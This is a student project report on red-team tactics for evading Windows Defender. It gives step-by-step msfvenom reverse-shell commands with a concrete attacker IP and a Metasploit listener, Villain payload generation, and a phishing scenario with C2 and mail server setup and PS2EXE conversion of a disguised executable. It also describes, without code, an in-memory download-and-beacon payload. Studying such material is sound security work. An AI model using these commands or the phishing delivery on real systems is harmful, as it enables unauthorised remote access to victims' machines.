RED TEAM TACTICS

Joshua Porunnedath Biju
j.pbiju.a@stud.fh-sm.de, 316821

Joyel Porunnedath Biju
j.pbiju@stud.fh-sm.de, 316820

Abstract: In the constantly changing world of Cybersecurity, the importance of advanced red team engagement strategies has never been more critical. As cyber threats grow more complex, there's a pressing need for creative methods to penetrate and evaluate the strength of modern security defenses. This project seeks to explore in depth the security features of Windows, with a specific focus on Windows Defender. Our goal is to identify any weaknesses that might allow someone to gain unauthorized access or control.

This study began with a thorough review of standard methods and their shortcomings in addressing current computer security challenges. By evaluating existing solutions, we recognize a gap in effectively simulating and preventing advanced adversarial tactics. Therefore, our research proposes an innovative strategy that integrates collaboration, the development of Fully UnDetectable attacks (FUD), and the application of a strategic framework known as the MITRE ATTCK Matrix. This varied strategy aims to enhance red team engagements by not only identifying but also exploiting weaknesses within Windows security implementations that standard methodologies might overlook.

Our method is to analyze windows 10 or 11 built-in security features and security patches, A key aspect of our approach involves creating payloads that are Fully Undetectable (FUD), designed to bypass the Windows Defender's updated security in Windows 10/11. This new approach improves how we usually check for security weaknesses and combines the framework of the MITRE ATT&CK Matrix. This inclusion is designed to guide our red team strategies, making it possible to find and use the actual methods and application of real-world tactics, techniques, and procedures (TTPs) that attackers might use to take advantage of systems.

We aim to redefine excellence in red team activities, advancing deeper understanding and development of tactics capable of outrunning adversaries in the cybersecurity information security race. The goal of the project is to find ways around the security features that Microsoft adds to Windows 10 and 11 through regular updates. The technique we have proposed is not a permanent way to get around security updates, what we are doing is taking advantage of each new security update as it comes out. We chose this topic because it is always relevant in red team engagements. Our tactics show a real and constantly growing demonstration (Proof of Concept or POC) of methods that are not static and cannot be guaranteed to be Fully UnDetectable (FUD).

1 Project Introduction and Background

As cyber threats become increasingly sophisticated, it's crucial to develop advanced tools that can bypass even the most robust security measures. This project focuses on creating Fully Undetectable (FUD) payloads, specifically designed to evade detection by Windows Defender. These FUD payloads are crafted as obfuscated PowerShell scripts that challenge the capabilities of Windows' built-in security features. By successfully bypassing Windows Defender, these payloads will provide insights into how well current defenses hold up against advanced threats.

Building on this foundation, the primary objective of the project is to develop innovative FUD payloads that can effectively evade detection by Windows Defender, showcasing the limitations of current security measures. These payloads are designed using advanced obfuscation techniques, which make it difficult for traditional security mechanisms to recognize and flag malicious code. This helps us understand how easily such threats can bypass defenses, as well as identify vulnerabilities within Windows 10 and Windows 11 operating systems.

In addition to creating these FUD payloads, the project integrates the MITRE ATTCK® framework, a comprehensive tool that maps out the tactics and techniques used by cyber attackers. By incorporating this framework, we can simulate real-world attacks, enhancing our understanding of the methods hackers use. This allows us to more effectively pinpoint and address vulnerabilities, thereby strengthening our security testing and improving defense capabilities against genuine threats.

To broaden the scope of the research, we also incorporate two additional frameworks alongside the MITRE ATT&CK matrix. These additional frameworks offer a wider perspective on how well Windows Defender performs against a diverse range of threats. Together, they provide a more comprehensive understanding of the system's strengths and weaknesses. Our research highlights that traditional Cybersecurity methods often fall short in keeping up with the constantly evolving landscape of cyber threats. Thus, this project leverages advanced red team tactics, combining cutting-edge technology with strategic planning, to develop more effective methods of bypassing security features, emphasizing the need for continuous improvements in Cybersecurity defenses.

However, it is important to recognize that these FUD payloads are not a permanent solution. They require regular updates to remain effective, especially as Windows continues to update its security features. By continuously adapting our methods in response to Microsoft's latest security updates, we ensure that our payloads remain relevant and capable of bypassing new defenses. This ongoing refinement process is essential to staying ahead of potential threats and advancing overall Cybersecurity practices.

Finally, this project is structured to seamlessly integrate both the development of FUD payloads and their practical testing within the context of the MITRE ATT&CK framework and the two additional frameworks. This approach enhances our understanding of how to effectively bypass security measures, ultimately contributing to the ongoing evolution of Cybersecurity strategies

2 Literature Review

2.1 Red Teaming in Cybersecurity

Definition and Importance: Red teaming is a cybersecurity strategy where experts simulate cyberattacks to test how well an organization's defenses work. Unlike regular penetration testing, which looks for specific weaknesses, red teaming assesses overall security by thinking and acting like a real attacker. This approach is crucial because it helps organizations find and fix vulnerabilities before actual hackers can exploit them [6].

Evolution of Red Team Tactics: Over time, red team tactics have evolved alongside advancements in cybersecurity technology. Initially, red teams primarily focused on identifying known system vulnerabilities. However, as defenses have become more robust, red teams have adopted more sophisticated techniques, such as employing social engineering to manipulate individuals, simulating advanced persistent threats (APTs), and maintaining undetected lateral movement within networks. As cyber threats continue to evolve, red teams must continuously refine their methods to stay ahead of adversaries [2].

2.2 Windows Security Features

The importance of red teaming becomes clearer when looking at specific defenses like Windows Security.

Overview of Windows Defender Windows Defender, Microsoft's built-in antivirus and anti-malware tool available in Windows 10 and 11, plays a significant role in defending systems. It started as a simple spyware protection tool in Windows XP but has since grown into a comprehensive security solution. Now, with features like real-time protection, cloud-based defenses, and machine learning-based threat detection, it is an integral part of Windows' security system [3].

Windows Security Updates: Keeping Windows Defender effective requires regular updates. Microsoft frequently releases security patches to fix known problems and improve threat detection capabilities . These updates enhance malware definitions and improve detection methods. However, attackers often find ways around these defenses, underscoring the need for innovative security testing strategies

2.3 Challenges in Bypassing Windows Defender

Building upon the advancements in Windows security, bypassing such defenses presents unique challenges.

Detection Mechanisms: Windows Defender employs several mechanisms to detect and block threats, such as signature-based detection and behavior analysis. Signature-based methods are effective against known threats but can miss newer or stealthier malware. To fill this gap, behavior analysis and cloud-based intelligence help to identify suspicious activities that might indicate malicious processes [1].

Obfuscation Techniques: Despite these defenses, attackers often use obfuscation techniques to evade detection by Windows Defender. Obfuscation involves altering malicious code to make it less recognizable . Common techniques include encrypting the code or modifying its structure. While these methods can be effective, advances in Windows Defender's ability to analyze code have made it increasingly difficult for attackers to succeed unless their techniques are highly sophisticated

2.4 Fully Undetectable (FUD) Payloads

Understanding how obfuscation techniques can succeed leads to the concept of Fully Undetectable (FUD) payloads.

Definition and Development: FUD payloads are specifically designed to evade detection by antivirus software, including Windows Defender . These payloads employ techniques such as hiding code, encryption, and exploiting unknown vulnerabilities. The primary objective is to create a payload that remains hidden even when scanned by advanced security tools.

Effectiveness and Limitations: Although FUD payloads can be very effective in red team operations, their success is often short-lived. Security tools like Windows Defender frequently update detection methods, which can quickly render once-undetectable payloads detectable . Thus, red teams must continually develop new techniques to maintain effectiveness .

2.5 MITRE ATT&CK Framework

To counter these evolving attack methods, frameworks like MITRE ATT&CK provide valuable guidance.

Introduction to the Framework: The MITRE ATT&CK framework is a globally recognized model that outlines adversary tactics, techniques, and procedures (TTPs) . It offers cybersecurity professionals a comprehensive resource to understand adversarial behavior, thereby improving both offense and defense strategies.

Application in Red Teaming: In the context of red team operations, the mitre att&ck framework is invaluable. It helps red teams simulate complex attack scenarios by aligning their efforts with known tactics and techniques . This alignment ensures that red team assessments are thorough and effective in identifying potential vulnerabilities [9].

Case studies: Several case studies further illustrate the practical application of the MITRE ATT&CK framework in real-world scenarios.

For example, Watson Holmes (2021) demonstrated how the framework was used to simulate sophisticated cyber threats in a corporate setting, successfully identifying and mitigating significant security weaknesses. These cases highlight the importance of structured methodologies like MITRE ATT&CK in red teaming.

2.6 Comparison of Red Team Tools

Understanding the practical applications of red teaming frameworks leads to a comparison of the tools commonly used in these operations.

Metasploit Framework: The Metasploit Framework is a popular tool in red teaming, known for its large collection of exploits and payloads It helps red teams test security by simulating different attack scenarios. However, as security software like Windows Defender has gotten better, the traditional Metasploit payloads have become less effective, especially on fully updated systems [5].

Villain Framework: Similarly, the Villain Framework, once effective in red team exercises, has seen a decline in usefulness due to Windows security improvements . It performed well on older versions of Windows, but recent updates have rendered many of its techniques outdated, highlighting the importance of keeping tools up to date with evolving defenses

Other Tools and Frameworks: In addition to Metasploit and Villain, other tools like Cobalt Strike, Empire, and PowerPoint are frequently used in red team activities . Each tool offers distinct features, and their effectiveness depends on the context. Comparing these tools with modern security measures provides insights into their relative strengths and weaknesses in bypassing defenses like Windows Defender

2.7 Ethical Considerations in Red Teaming

The use of such powerful tools raises significant ethical concerns.

Legal and Ethical Challenges: Creating and deploying FUD payloads presents substantial ethical and legal challenges, particularly when these tools can be misused . While red team tools are essential for improving cybersecurity, their potential for harm if used improperly calls for strict ethical guidelines and legal boundaries

Responsible Disclosure: Ethically, red teams are responsible for disclosing any discovered vulnerabilities to the affected organizations and the wider cybersecurity community, when necessary. This responsible disclosure ensures that security flaws are addressed before real attackers can exploit them.

2.8 Gaps in Existing Research

Despite the progress in red teaming and security measures, there are still notable gaps in research.

Areas Needing Further Study: One significant gap is the lack of comprehensive studies on the long-term effectiveness of FUD payloads, especially in the face of constant improvements in detection systems like Windows Defender Additionally, further research into the application of artificial intelligence and machine learning in red team operations is needed to enhance the sophistication of simulated attacks .

2.9 Future Directions

Addressing these gaps leads to potential future directions for research.Future studies should focus on developing more advanced red team tools and methods that can adapt to rapid security updates . Moreover, research into the ethical implications of red teaming and the establishment of strong legal frameworks will be vital in ensuring that red teaming contributes positively to cybersecurity while minimizing misuse

2.10 Conclusion

In conclusion, this literature review underscores the critical role of red teaming in today's cybersecurity landscape, particularly in the creation and deployment of Fully Undetectable (FUD) payloads to bypass sophisticated defenses like Windows Defender. As cyber threats continue to evolve, red teaming must remain a dynamic field, with continuous updates and innovations in tactics, tools, and ethical practices.

3 Methodology

3.1 Security Feature Analysis

We are starting by closely examining the security features and updates in Windows 10 and 11, focusing on Windows Defender, a key security component that provides protection against viruses, malware, and other threats. Microsoft Defender benefits from frequent Security Intelligence Updates, often multiple times a day, ensuring it stays current with the latest threat data. Additionally, it receives periodic Platform Updates, Engine Updates, and UI and Feature Updates, which enhance detection capabilities, improve performance, and introduce new features. Windows 10 and 11 also receive monthly cumulative updates addressing new and existing security vulnerabilities, reinforcing overall system security. By staying informed and keeping up with these updates, we can better anticipate and counteract potential threats, ensuring our security practices remain effective in an ever-changing threat landscape.

3.2 Development of FUD Payloads

We will use our deep understanding of Windows Defender to create payloads that are fully undetectable, specifically designed to slip past security software. These payloads are carefully crafted using techniques like hiding the code, exploiting unknown security flaws, and injecting malicious code into legitimate software, enabling us to bypass the latest security updates in Windows 10 and 11. The goal is to avoid detection. By focusing on potential weaknesses in Windows Defender, we can find and assess specific vulnerabilities that might otherwise be missed. The payload we have created is an obfuscated EXE file,

specifically made to bypass the updated Windows Defender security measures, testing how effective current security features really are.

3.3 Application of the MITRE ATT&CK Matrix

We will use the MITRE ATT&CK Matrix to guide our red team activities. This comprehensive framework details various tactics, techniques, and procedures (TTPs) used by cyber attackers in their operations, essentially functioning as an extensive list of how hackers might target and compromise computer systems. By utilizing this framework, we can understand and reconstruct better scenarios for our FUD delivery and successful execution

3.4 Simulation and Testing

We will conduct simulated attacks using our developed methodologies on test environments that closely resemble real-world scenarios. These simulations will utilize Kali Linux as our attacker machine and Windows 10 or 11 with updated defender security features as our targets. This setup will allow us to practically evaluate and refine our tactics. By successfully bypassing Windows' built-in security features, we can showcase how attackers might navigate in the machine undetected.

4 Experiments Result

We have organized the practical component of our project into a three scenario-based approach.

4.1 By using Metasploit Framework

In the first session, we will demonstrate how the built-in security features of an updated Windows operating system detect a payload. For this demonstration, we are using a payload that is not Fully UnDetectable (FUD). This sets the foundation for understanding how security features in modern Windows versions handle these threats .

The Metasploit Framework, a powerful open-source tool, is essential for developing, testing, and executing exploits against vulnerable systems. It plays a key role in enhancing security by identifying and addressing vulnerabilities. In this project, we leverage Metasploit to demonstrate how both conventional and non-FUD payloads can establish a session in `msfconsole`. However, since we are using a non-FUD payload, it is important to note that it will not work on updated Windows 10/11 systems due to built-in security features. This highlights the limitation of the method in this context [8].

4.1.1 Generate a Windows 10/11 x64 Payload

Next, we proceed to generate a Windows x64 reverse shell payload using `msfvenom`. To do this, you must specify your Kali Linux IP (`LHOST=20.40.46.181`) and the listening port (`LPORT=443`). This payload will be saved as `reverse.exe`. The reverse shell is a crucial step, as it enables remote access to the target Windows machine. The following command is used in Kali Linux:

```
"msfvenom -p windows/x64/meterpreter/reverse_tcpLHOST =
20.40.46.181LPORT = 443 − fexe − oreverse.exe"
```

Note: Update the `LHOST` to your Kali Linux IP address and `LPORT` to an open port on your machine. This ensures that the reverse shell connects properly. Additionally, ensure that the port is not blocked by any firewall. This setup allows the Windows machine to establish a reverse connection, granting remote access.

4.1.2 Renaming and Verifying the File

After generating the payload, it's a good practice to rename the file for clarity and organizational purposes. To rename `reverse.exe` to `ITproject1.exe`, use the following command:

```
"mv reverse.exe ITproject1.exe"
```

Here:

- `mv`: Command used to move or rename files.
- `reverse.exe`: Current name of the file.
- `ITproject1.exe`: New name of the file.

To confirm the file was renamed successfully, you can list the files in the directory using:

```
ls
```

You should see "ITproject1.exe" listed, confirming the rename was successful.

The command `python3 -m http.server 80` starts a simple HTTP server using Python. This is a crucial step to make the payload available for download over the network.

- `python3`: Runs Python 3.
- `-m http.server`: Uses Python's built-in HTTP server module.
- `80`: Sets the server to listen on port 80, which is the default for HTTP.

Running this command serves the files from the current directory, making them accessible over the network for other devices. This setup is essential for transferring the payload to the target Windows virtual machine (VM).



Figure 1: Creation of payload using Metasploit framework

4.1.3 Set Up and Start the Metasploit Listener

Once the HTTP server is running, you can access the files using a web browser. By navigating to the server address in a browser, you can download the payload onto the target machine.

For instance, a request such as:

```
GET /ITproject1.exe HTTP/1.1
```

is an HTTP request that asks the server to send the file `ITproject1.exe` using the HTTP/1.1 protocol. A successful request returns a `200` status code, indicating that the file is being transmitted.

After the payload has been transferred to the Windows VM, the next step is to set up a listener for the reverse connection using Metasploit. The following command in Kali Linux will initiate this process:

```
sudo msfconsole -q -x "use multi/handler; set payload
windows/x64/meterpreter/reverse_tcp; set LHOST 20.40.46.181; set LPORT
443; exploit"
```

This command configures Metasploit to listen for the reverse shell connection from the target machine, allowing the attacker to gain remote access.

4.1.4 Security Considerations

It is important to note that modern Windows operating systems, such as Windows 10/11, come equipped with enhanced security features that may block or isolate the executing payload. These features can prevent the payload from being transferred or executed successfully.

1. **Failed to download:** During the download process, the payload might be flagged by Windows Defender, resulting in the file being blocked and the download failing.
2. **Affected File Details:** Even if the file is downloaded, Windows Defender or other security tools will likely display details of the affected file. In many cases, Windows security measures will immediately quarantine and delete the file, preventing the user from executing the `.exe` file.

To ensure that the payload is generated and executed successfully, it is vital to carry out these steps in a controlled environment, such as Kali Linux with the Metasploit Framework. Understanding the security measures in updated Windows versions is key to navigating these challenges and ensuring that the payload can be transferred and executed in a secure testing environment.



Figure 2: Metasploit failed to bypass updated windows 11

4.1.5 Outcome

1. Starting a Simple HTTP Server Using Python: First, you need to start a basic HTTP server on your machine using Python. This server will act as the host from which the target system will download the malicious file.

2. Setting Up and Starting the Metasploit Listener: Once the HTTP server is running, the next step is to configure the Metasploit framework to listen for incoming connections

from the victim's machine. This involves setting up a listener that will capture the reverse shell once the payload is executed.

3. Requesting to Download the File: With the server and listener in place, you now send a request from the target machine to download the malicious file hosted on your Python HTTP server. This file contains the payload intended for exploitation.

4. File Download and Windows Defender Blocking: After the file is downloaded to the target machine, Windows Defender detects the malicious content and immediately blocks the file. This automatic detection prevents the file from executing and safeguards the system.

5. Displaying the Affected File: Lastly, you can confirm that the malicious file has been quarantined by Windows Defender. It will show the specific file that was affected, which has been moved to quarantine, preventing further execution on the victim's machine.

4.2 By Using Villain Framework

In the second session, we will demonstrate how another well-known framework is detected by the latest Windows security measures. As with the previous session, we will use a payload that is not Fully UnDetectable (FUD). This showcases the ongoing evolution of security technologies and the growing difficulty in bypassing modern defenses.

The Villain framework was once a powerful tool for simulating advanced cyber threats. Before 2022, it was capable of bypassing the security measures in updated Windows systems, allowing adversaries to gain access to victim machines. From 2022 to 2023, Villain was widely used for this purpose. However, significant improvements in Windows security, especially in Windows Defender by the end of 2023, have diminished its effectiveness.

Despite its previous capabilities, Villain is no longer able to bypass Windows 10/11 security features, such as Windows Defender's real-time protection and User Account Control (UAC). This shift highlights the importance of continuous improvement in cybersecurity measures [7].

4.2.1 Clone the Repository

The first step in using Villain is to clone its repository to your local machine. This process allows you to download all the necessary files to begin setting up the framework.

Step 1: Clone the Villain Framework Repository

To clone the repository, use the following command:

```
git clone https://github.com/keralahacker/Villain
```

Step 2: Navigate to the Villain Directory

After cloning the repository, you need to navigate into the newly created `Villain` directory. This directory contains all the files required to run the framework. Use the `cd` command as shown below:

```
cd ./Villain
```

Step 3: Install the Required Python Dependencies

To ensure the Villain framework runs correctly, you need to install its required Python dependencies. This can be done with the following command:

```
pip3 install -r requirements.txt
```

This command tells `pip3` (the Python 3 package installer) to install all the libraries listed in the `requirements.txt` file. Installing these dependencies ensures the framework has everything it needs to function properly.

4.2.2 To Run the Villain Framework

Once everything is set up, you can run the Villain framework with the following command:

```
python3 Villain.py
```

This command will start the framework, allowing you to begin utilizing its features.

4.2.3 Generating a Payload

To simulate a remote attack, the Villain framework allows you to generate a payload. This payload can be used to establish a remote connection to a target system. The command to generate this payload is as follows:

```
generate os=windows lhost=IP
```

This command is specifically designed to generate a malicious payload for Windows operating systems. The payload will be configured to connect back to a specified IP address, which is critical for establishing communication between the infected system and the attacker's server.

Command Parameters Explanation:

- **os=windows**: Specifies that the payload is intended for a Windows system.
- **lhost=IP**: Specifies the IP address where the reverse connection will be sent (i.e., the Command and Control (C2) server).

4.2.4 IP Address Explanation

To ensure successful communication between the compromised machine and the attacker's server, it is important to understand the following:

- **C2 IP**: The IP address of the Command and Control (C2) server that manages compromised machines.
- **Port Forwarding HOST-IP**: If the attacker's machine is behind a firewall, this is the IP address that forwards traffic to the attacker's machine.

By using these parameters, you create a payload that can connect back to the specified IP, allowing the attacker to gain remote access to the target system.

4.2.5 Outcome



Figure 3: Villian framework fails against updated windows 11

1. Clone the Villain Framework Repository: The process begins by cloning the Villain framework repository onto your local machine. This is done using the 'git clone' command along with the repository's URL, which transfers all the necessary files from the remote source to your system.

2. Verify the Addition of the Villain Framework and Run the Script: Once the cloning is complete, the next step is to verify that the framework has been successfully added to your project directory. After confirming its presence, you run the script to initiate the Villain framework and ensure it is properly set up.

3. Generate the Payload: With the Villain framework now running, the next step is to generate a payload specifically for a Windows 11 system. This payload will be crafted to exploit the target environment, setting up for the next phase.

4. Display the Generated Payload: After the payload has been generated, it will be displayed on your screen. This allows you to review the payload code and confirm that it's correctly formatted and ready for use in the upcoming attack.

5. Execute the Payload in PowerShell: At this stage, you take the generated payload and execute it on the target machine. This involves copying the payload script into a PowerShell session on the victim's system, initiating the malicious activity.

6.Detection of the Payload by the System: Following the execution, Windows' built-in security tools, like Defender, detect the payload. This detection can trigger various alerts

or actions, depending on the system's security configuration.

7. Provide Proof of Payload Detection: As a final step, you collect evidence showing which file has been detected by Windows Defender. The system will automatically quarantine and delete the malicious payload, preventing further execution. This step demonstrates the effectiveness of the security system in responding to the attack.

- **Payload Details and Testing the Payload**

  1. Once the payload is generated, it will be in PowerShell format. The attacker can use social engineering techniques to convert the PowerShell script from Villain to an EXE or zip file for executing the payload.

  2. For testing the payload, use a Windows 10/11 VM with the latest security patches installed.

4.3 Real-world Scenario

In the final session, we will demonstrate the real-world application of our FUD payload, which is the core focus of our project.

Many employees in both small businesses and multinational corporations use work devices for personal activities such as streaming videos, online shopping, and checking personal emails. Despite this, companies often do not provide or pay for antivirus solutions, leaving these devices vulnerable to cyber-attacks. The coronavirus pandemic saw a significant increase in remote work and personal use of work devices, leading to a surge in cyber-attacks. Many employees remain unaware of these risks and do not use antivirus software to protect themselves. Our scenario is built upon this base, and we developed our real-world payload delivery by making use of these situations.

Scenario-based approach: An adversary sends a phishing email to technical support employees at XYZ company. An employee, an individual who lacks cybersecurity knowledge, opens the email and clicks the provided link to download the file. The file, in EXE format, is directly downloaded from our C2 server using social engineering tactics. Later, the file is executed on an updated Windows 10/11 machine, successfully running the fully undetectable (FUD) malware. The file pretends to be a security patch or production update of the framework used by the employee. Once the FUD is executed on the employee's machine, the attacker gains access to the company laptop.

The FUD injects a PowerShell script disguised as a background service and releases a copy of the FUD into memory as a backup solution. This backup solution downloads another PowerShell script (PS1) from a cloud server into memory. Regardless of the connection between the company laptop and the attacker's machine (Kali Linux cloud C2), the FUD contains a feature to call back to the C2 and reconnect at random intervals of 4-8 seconds.

Once the attacker gains access to the company laptop, they can perform the first lateral movement by repeatedly triggering User Access Control (UAC) prompts to obtain administrative rights. After successfully bypassing UAC, the attacker gains full control

over the system. (End of the scenario)

4.3.1 Ubuntu Server Configuration for C2 and Mail Server

This guide provides instructions to set up an Ubuntu server as a Command and Control (C2) and mail server.

Server Setup

1. Update and Upgrade the Server

```
sudo apt-get update  sudo apt-get upgrade -y
```

2. Install Docker

```
sudo apt-get install -y docker.io
```

3. Mail Server Setup

We are using Docker to set up an internal mail server. Pull and Run Mailhog Container

```
sudo docker pull mailhog/mailhog
sudo docker run -d -p 8025:8025 -p 1025:1025 mailhog/mailhog
```

4. Apache2 for Payload Download

Install Apache2

```
sudo apt-get install apache2 -y
```

Start Apache2 Service

```
sudo systemctl start apache2
```

Move the Payload Move the payload to /var/www/html, so the user can click and download the payload from the email.

```
sudo mv /path/to/payload/file /var/www/html/
```

4.3.2 Script to Payload.exe

To install PS2EXE on Windows 11, follow these steps:

1. Open PowerShell as Administrator:

- Right-click the Start menu and select "Windows PowerShell (Admin)" or "PowerShell (Admin).

2. Install the PS2EXE module:

- In the PowerShell window, run the following command to install the PS2EXE module from the PowerShell Gallery.

```
Install-Module -Name PS2EXE -Scope Current User -Force
```

If prompted to install the NuGet provider, type Y and press Enter.

3. Verify Installation:

Run the following command to ensure PS2EXE is installed correctly:

```
Get-Command -Module PS2EXE
```

4. Convert the PowerShell script to an executable (.exe):

You can use the GUI of the PS2EXE application located at:

```
C: Program Files WindowsPowerShell Modules ps2exe 1.0.13
```

Fill in the required information in the PS2EXE application and start the conversion.



Figure 4: WinPs2.exe

5. Important Notes:

While converting, the name and icon of the executable are crucial and should be carefully chosen

4.3.3 Python Script for Sending Mail with Payload.exe

- We use a Python script to automatically send emails, simulating real-world email sending delays and purposes.
- The mail script is available on our GitHub profile.
- The Python script has a pre-designed email template that includes different attachments according to the scenario.
- Important: Ensure the mail Docker server is running before using the mail-sending Python script.
- To start the Docker mail server, we have created a bash script that will start the mail server with error handling: ./mail-start.sh.
- The Python script has a pre-designed email template that includes different attachments according to the scenario.

- Important: Ensure the mail Docker server is running before using the mail-sending Python script.
- To start the Docker mail server, we have created a bash script that will start the mail server with error handling: ./mail-start.sh.

4.3.4 Windows Defender Analysis Script

PowerShell script designed to analyze the status and health of Windows Defender on Windows 10/11 systems. The script is aimed at providing quick and useful insights into the current state of the built-in antivirus and any pending updates.

This script performs the following actions:

- Windows Defender Status Check:
- Displays whether Windows Defender is enabled.
